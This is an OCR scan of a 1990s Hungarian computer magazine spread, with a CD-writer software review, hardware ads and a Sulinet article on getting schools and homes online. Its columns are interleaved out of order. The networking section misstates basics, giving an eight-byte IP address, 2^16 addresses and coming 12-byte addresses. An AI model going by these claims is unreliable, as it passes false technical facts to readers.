10. Az audio-track nem csak meghallgatható, de akár át is konvertálhatjuk WAV formátumba - persze CD minőségben

11. A Drag and Drop technika segítségével könnyedén megadhatjuk, mit is szeretnénk viszontlátni a CD lemezen

12. A ToGo 4.0 lehetőséget ad az audiosávok szerkesztésére

13. Vegyesen is írhatunk audio- és adatsávokat

14. Írás előtt még megadhatjuk, hogy a CD lemezt lezárjuk-e vagy sem

den önteszt, ez is szolgálhat némi tanulsággal, bár kissé időigényes. Ilyenkor mintegy „begyakorolja” az írást, hiszen az egész műveletet végigjártassa, bár valójában csak a sebességet méri, a lemezre nem ír semmit.

Ez persze mintegy kétszeres időráfordítást jelent, de ha nem bízunk meg merevlemezünk vagy SCSI kártyánk teljesítményében, jobban járunk, ha ezt is lefuttatjuk, így elkerülhetjük a kínos meglepetéseket – például, hogy a felírt CD-n található könyvtárakba nem tudunk belépni.

Ezzel a programmal is fel-

írhatunk WAV állományokat audiosávként, de itt két külön helyre kell eltenni az adat-, illetve hangsávnak szánt adatokat.

Érdekesség még, hogy egy audio-CD kiválasztott sávját WAV formátumba menthetjük, méghozzá CD minőségben.

A lemezről a *Disc Info* menüpontra kattintva kérhetünk információkat.

A funkciók tehát meggyeznek a *WinOnCD* és a *GoTo* lehetőségeivel, kiegészítve egy *CD-borítókészítő* lehetőséggel.

Nákovics László
 – Szincsik László
 – Szepesi Tibor

tel.: 221-5123 • Fax: 251-6127 • <http://www.netstudio.hu/partners> • E-mail: sales@mail.netstudio.hu

UMAX

SÍKSZKENNEREK

MIRAGE II se

844.000.- Ft+ÁFA

ÚJ!

A3-as szkennerek
 diaféléttel

Kiemelt viszonteladók: **ScanDer Kft.** Budapest 06 30 242-397 • **Fodor Irodagép** Nyíregyháza 42/342-402 • **Höbör Zsolt** Kecskemét 76/496-399
Mód Kft. Győr 96/319-782 • **Master Mac Kft.** Budapest 203-3699 • **Qwerty Kft.** Budapest 166-5419
Partners Pécs Kft. Pécs 72/372-572

Az AS/400 számítógép tökéletesen illeszkedik a meglévő irodai rendszerekhez és a legkülönbözőbb felhasználói igényekhez. Gondosan őrzi a rábízott információkat, adatokat.

Az AS/400 rendszerrel irodáját a jelenlegi legmodernebb hardverrel és olyan integrált operációs rendszerrel, beépített applikációkkal látja el, amelyek nagyságrendekkel könnyítik meg üzleti ügyeinek kezelését. Bárki gyorsan beletanulhat használatába - még azok is, akik először ül-

nek a monitor elé. És még valami: az AS/400 számítógépet világszerte az egyik legmegbízhatóbb, ugyanakkor legalacsonyabb működtetési költségű rendszernek tartják.


További információért kérjük, hívja az IBM Magyarországi Kft. 372-1174-es telefonszámát. Ha az AS/400 mellett dönt, kérjük, nézzen rá időről időre. Természetesen nem azért, hogy karbantartsa, hanem azért, hogy el ne felejtse, hová tette.

Nagy megoldások egy kis bolygónak

Olyan megbízhatóan végzi a dolgát, hogy még azt is el fogja felejtteni, hová tette.

Használjon AS/400 számítógépet és hamarosan megérti, mire gondoltunk.

CP FORRÁS


ÚJ TANÉV KEZDŐDÖTT

Sulinet (1.)

Lapunk hasábjain is sok szó esett már az Internet programról, amely célul tűzte ki, hogy minden hazai középiskola Internet szolgáltatásban részesüljön. Most induló sorozatunkban ehhez kívánunk némi segítséget nyújtani a magunk eszközeivel, s elsősorban a középiskolai tanárokat és diákokat szeretnénk eligazítani az Interneten.

A diákok egy része abban bíz, hogy már az első tanítási napokon szabadon bökláshat a Neten. Sajnos erre a legtöbb helyen még várni kell: a tanév kezdetekor csak kevés iskola kapcsolódik valóban az Internetre. Az igazán teljes körű Internet-hozzáféréshez nemcsak a rendszergazdának, hanem a felhasználóknak is sok problémát kell még megoldaniuk, amelyekre érdemes előre felkészülni. (Ezúton ajánljuk az érdeklődők figyelmébe a Windows Panoráma január óta tartó Internet-iskola sorozatát.)

A felkészülés egyik leghatékonyabb módja, ha használjuk az Internetet! Ezt megtehetjük rokonnál, jó barátnál, ismerősnél, sőt otthonról is elérhetővé tehetjük a hálózatot! Bár azt egyáltalán nem gondoljuk, hogy írásunkat elolvasva a tanárok és a diákok megostromolják majd a szolgáltatókat, mégis érdemes áttekinteni, mit kell tennünk ahhoz, hogy otthonról is egyetlen kattintással érjük el a „hálót”.

Egy iskolai Web-szerver könyvtárszerkezete. Látszik, hogy jól elkülönülnek egymástól a tanárok, a diákok és a tantárgyak lapjai


A hardver

Ha teljes szolgáltatást szeretnénk, akkor szükségünk van egy legalább 386-os számítógépre 8 Mbájtnyi memóriával, és kell egy minimálisan 14,4 kbps sebességű modem is. A kényelmes Internet-használathoz persze jobb egy 486/DX2-66-os gép, a fent említettél is több memóriával. A képek megjelenítéséhez alapkövetelmény a VGA monitor, s kedvező, ha videokártyánk 16 bites színmélységgel tud dolgozni, 800x600-as felbontás mellett. A modemünk legyen minél gyorsabb, bár az árak miatt nem érdemes 33,6 kbps-nál fürgébbet választani. (Ma az analóg vonalon dolgozó modemek átviteli sebességének maximuma 56 kbps.)

Minthogy számítógép ma már sok helyen van, így csak a megfelelő modemet kell megtalálni. Használhatóságukat tekintve a belső és a külső modemek nem különböznek egymástól, ám az előbbieket általában olcsóbbak.

Ha nem kell gyakran áthelyeznünk a modemet, akkor nyugodtan válasszuk a belső változatot! Mivel a modem a soros porton keresztül, illetve soros portként kommunikál, ha a külső eszköz mellett döntünk, akkor vizsgáljuk meg a gépünkben a soros port sebességét! A 386-os gépekben, mi több, még sok 486-osban is, a multi IO kártyán található vezérlő csak 9,6 kbps-os átvitelre képes megfelelő biztonsággal. Az újabb gépekben a soros port már közvetlenül az alaplapra csatlakozik, ezeknél tehát nem merülhet fel efféle probléma.

Nyilvánvaló, hogy a gyorsabb modemek több pénzbe ke-

Így képzeli a Novell az iskolák összekapcsolását

CD PANORÁMA

MULTIMÉDIA MAGAZIN MINDENKINEK

- Körkép az új multimédiás CD-kről
- Fülbemászó audio-CD-k
- Az interaktív média hardver- és szoftvereszközei

**A CD-mellékleten
megelevenedik
a magazin**





Megrendelhető:

Computer
Panoráma
Kiadói Kft.

1091 Budapest,
Üllői út 25.

Telefon:
218-3011 /302, 369
Fax: 217-2646

rülnek, ám a dupla átviteli sebesség feleannyi idő alatt teszi lehetővé ugyanazon adatmennyiség lekérését, így az árkülönbség hamar megtérül a telefonszámlán.

Az ismertebb sebességadat mellett van még egy jellemző, amellyel az adatátvitel során használt tömörítési és hibajavítási mechanizmus eredményességét jellemzik. Pontos leírásához több oldal sem lenne elegendő, ezért röviden csak annyit: *ma már az összes modem megfelel az MNP5 szabványnak, a legkorszerűbbek pedig még az MNP10-nek is.* A telefonvonalon elért tényleges sebességet külső tényezők is befolyásolják. Hiába van jó modemünk, a két kommunikáló modem közül mindig a gyengébbik határozza meg az adatátvitel sebességét, amely tovább csökkenhet a még működő analóg központok területén.

A szolgáltató

Ha az eszközök már megvannak, megfelelő szolgáltatót kell keresnünk. Amint korábban már említettük, a telefonköltség jelentős összeget tesz ki a számlából, ezért célszerű azt is megvizsgálni, hogy *milyen számon érhető el az adott szolgáltató.* Azt tanácsoljuk, hogy *helyi beszélgetési díjért* hívható szolgáltatást válasszunk. Sok helyen már nem csupán telefonvonalon keresztül, hanem *ISDN segítségével* is megtehető a kapcsolat. Ám vigyázat! Ekkor már nem lehet egyszerű modemmlel dolgozni, és a vonalért is többet kell fizetni!

Néhány városban a helyi kábeltelevíziós társaságok – felhasználva a műsorszórásra már kiépített rendszert – Internet szolgáltatást is nyújtanak digitális vonalon. Ha sokat akarunk internetezni, vagy jelentős az általunk forgalmazott adatmennyiség, akkor érdemes megérdeklődnünk, hogy van-e erre lehetőség a lakóhelyünkön.

A szolgáltatók a hozzáférés sok eltérő körű és árú módját ajánlják. A legegyszerűbb esetben *csak levelezést* választhatunk, a kapcsolat néhány órás fenntartásával. Egy-egy levelet

gyorsan elküldhetünk, illetve fogadhatunk, s erre általában elegendő a havi idő. Ez a változat azonban még nem az igazi, s leginkább azoknak ajánlható, akik személyes vagy üzleti kommunikációra akarják használni a hálózatot. A teljes körű elérést jelentő csomag gyakorlatilag *csak időhatárt* szab. Különösen kezdetben érdemes folyamatosan jegyezni az Interneten eltöltött időt, mert könnyen meglepetés érhet bennünket. A korlátlan elérés gyakran a személyes vagy az üzleti honla-

lön díjazás nélkül telepíti is gépünkön a megfelelő programokat.

Az iskolában

Ha egy iskolában csak egyetlen gép Internet kapcsolatát szeretnénk ideiglenesen megteremteni, akkor az előbbieken vázolthoz hasonló utat kell bejárni. Ez azonban csak ritkán fordul elő, hiszen ma már a *teljes iskolai hálózat online kapcsolódását* kell előkészítenünk.

Fizikai összeköttetés. Technikaileg megoldható, hogy egyet-

szabadon. *Az IP címeket igényelni kell.* Egy-egy intézmény, illetve annak hálózata – a méretétől és a jelentőségétől függően – A, B és C osztályú címeket kaphat. Az iskolák *C osztályú címekre* számíthatnak, amely 255 gép jelölését teszi lehetővé. Korábban a 2^{16} lehetőség kimeríthetetlennek tűnt, ám mára többek között az egyenlőtlen címkiosztás miatt fogyóban van. A közeljövőben várhatóan *12 bájtos címekre* térnek át.


Az IP címekhez – a könnyebb megjegyezhetőség érdekében – *hostnevet* kapcsolnak, amely a saját hálózatán belül azonosítja a gépet. Ezt azonban meg kell előznie az úgynevezett *domainnév regisztrációjának.* A domainnévvel választunk nevet a hálózatunknak, de bizonyos szabályokat be kell tartani. Ha nincs különösebb okunk más választani, akkor adjuk az iskola nevét, funkcióját vagy annak rövidítését, esetleg a várost tartalmazó elnevezést. Például: *név-város.hu.* A saját domainbe tartozó hostok elnevezése már csak rajtuk múlik. Az IP cím és a hostnév összekapcsolását be kell jegyezni egy *DNS (Domain Name System)*

szerverbe, amelyet, ha lehet, magunk üzemeltessünk. A névválasztásnál lehetőség szerint a *természetes azonosítókat* részesítsük előnyben!

Egy-egy IP címhez több nevet is kapcsolhatunk. Ezt a lehetőséget akkor érdemes használni, ha egy gép valamilyen szolgáltatást is nyújt: ekkor a névben utaljunk a betöltött funkcióra! Például: **www.gyakg.u-szeged.hu,** illetve **ftp.gyakg.u-szeged.hu.** A középiskolák az IP címek kérése és a domainnév-regisztráció ügyében segítségért fordulhatnak a Hungarnet egyesülethez, amelynek a tagjai is lehetnek (**www.hungarnet.hu**)

Ha kevés az IP cím...

Jelenleg úgy tűnik, hogy az iskolák még egy önálló C osztályú címtartományhoz sem fognak jutni, így az is előfordulhat, hogy kevesebb IP címük lesz majd, mint ahány gépet a hálózatra sze-

**KOSSUTH LAJOS TUDOMÁNYEGYETEM
DEBRECEN
INFORMATIKAI ÉS SZÁMÍTÓKÖZPONT**

 ISZK bemutató	 Szolgáltatások	 Hálózat használata	 ISZK hírek	 English information
 Tanulmányi + felvételi inf-ók	 Felhasználók	 Szerver információ	 Hirdetőtábla	 Hasznos információk
 KLTE	 Universitas	 Debrecen	 Magyarország	 Vendégkönyv

Copyright © 1997 KLTE ISZK

A Kossuth Lajos Tudományegyetem (www.klte.hu) nyitóoldala

pok megjelenítésével társul. Ha a honlapról apró programokat is szeretnénk futtatni, akkor azért külön kell fizetnünk. Ha nem vagyunk kellőképpen tájékozottak, akkor kérdezzük meg ismerőseinket, hogy ők mit és mennyiért használnak.

A döntésünket követően felhasználói szerződést kötünk a szolgáltatóval. Ezt tanácsos alaposan áttanulmányozni, hiszen itt szabják meg a lehetőségeket és az árakat is. Amennyiben a megfogalmazás nem világos, kérjünk tanácsot, és – akár egy adott példán keresztül – érdeklődjük meg azt is, hogyan alakul majd a fizetendő összeg. A szerződés megkötését követően a szolgáltató általában ad egy szoftvercsomagot, meghatározza a bejelentkezéshez szükséges beállításokat, sőt gyakran kü-

len modem a telefonvonalon keresztül lásson el néhány tucat gépet, de az elérhető legnagyobb sebesség és az online kapcsolatból adódó csillagászati telefonszámla meggondolandóvá teszi ezt a megoldást. Ma már bérelt postai vonalon, ISDN-en vagy akár műholdon is össze lehet kötni a belső hálózatot az Internettel. A rajtuk keresztül megvalósítható *64 kbps sebességű adatátvitel* egy iskola teljes hálózatát ellátja. A külső és a belső hálózatot jelképező vezeték közötti fizikai kapcsolatot általában egy *router* teremti meg. Ez a készülék meglehetősen drága, s önmagában még nem is teszi lehetővé az Internet használatát.

Logikai kapcsolat. Ahhoz, hogy kommunikálhassunk az Internetre kapcsolt gépekkel, *IP címmel* kell ellátnunk azokat. Ez a nyolcbájtos jel *egyedileg azonosítja* a gépet az Internet hálózaton, így nem választható meg

retnének kapcsolni. Ekkor a pillanatnyi szükségleteknek megfelelően, úgynevezett *dinamikus módon* kell kiosztani a címeket. Természetesen csak azoknak a gépeknek lehet változó címük, amelyek semmilyen szolgáltatást nem nyújtanak. Az IP címek dinamikus kiosztását egy úgynevezett *DHCP (Dynamic Host Configuration Protocol)* szerver konfigurálásával oldhatjuk meg. A *DNS* és a *DHCP* szolgáltatást az általános elterjedt operációs rendszerek, az *IntraNetware*, a *Windows NT* és a *Linux* is felkínálják.

A kevés IP cím okozta nehézséget egy *IP/IPX gateway* definiálásával küzdhetjük le az *IntraNetware*-ben. Ekkor a helyi hálózaton *IPX alapon* kommunikálhatunk, a kívülre irányuló kéréseket azonban az átjárón át továbbítják, és a válaszok is annak a segítségével jutnak el a számítógéphez. Ezt a megoldást azért emeljük ki, mert ekkor az *Internethez való hozzáférés személyre (azonosító)* szólóan, igen finoman szabályozható. Ilyen gateway alkalmazásával hálózatunk egyetlen, az *IntraNetware* szerver által birtokolt IP címmel is kiszolgálható.

A szoftverek

A fizikai és a logikai kapcsolatok megteremtését követően hátravan még a szükséges programok installálása.

A legtöbbször a böngészőket használják, így a megfelelő elérhetőségről gondoskodni kell. A *Microsoft Explorer* és a *Netscape Navigator* szinte a teljes piacot lefedi. Táblázatunkban összehasonlítjuk e két programot, s ennek alapján ki-kí eldöntheti, hogy melyiket választja.

Érdekes még beszerezni egy *ftp*, egy *IRC* és egy *Telnet* programot is. Az ezek telepítésére és beállítására vonatkozó tanácsokat a sorozat későbbi részeiben olvashatják.

Elektronikus levelezés

A rendszergazda egyik legnagyobb körültekintést igénylő feladata az *elektronikus levelezés* lehetőségének a megteremtése. Ehhez valamennyi érintett számára *azonosítót* kell létrehozni valamelyik hálózati kiszolgálón. A könnyebb menedzsel-

hetőség érdekében ezt célszerű *egyetlen szerveren* megvalósítani. Mivel az igény várhatóan általános lesz, *érdekes egyszerre elvégezni a műveletet az iskola valamennyi tanulója és tanára*ra.

Szolgáltatások

Az elektronikus levelezés megindulásával a felhasználók aktív résztvevői lesznek az Interneten folyó kommunikációnak, s hamarosan több embert megszólító, *internetes megjelenésre* is vágyunk majd. Ehhez *előbb ftp és www kiszolgálókat* kell üzembe állítani.

Egy *anonymous ftp szerver* viszonylag gyorsan kialakítható. A klasszikus formában a felhasználók nem csak le, hanem fel is tölthetnek anyagokat egy ilyen gépre. Ha ezt megengedjük, akkor folyamatosan figyelniük kell a feltöltött állományokat, mert tilos ilyen módon kereskedelmi programokat cserélni, és a nagyközönség számára elérhetővé tett állományok vírusmentességéért is nekünk kell felelni. Mivel azonban csak kevés iskolában vannak olyan erőforrások, amelyeknek a birtokában eredményesen lehet ilyen céllal gépet üzemeltetni, ezért valószínű, hogy a szolgáltatás a helyi felhasználók saját állományainak a távoli eléréséig terjed majd. Biztonsági okokból arra is figyeljünk, hogy korlátozzuk az *adminisztrátori 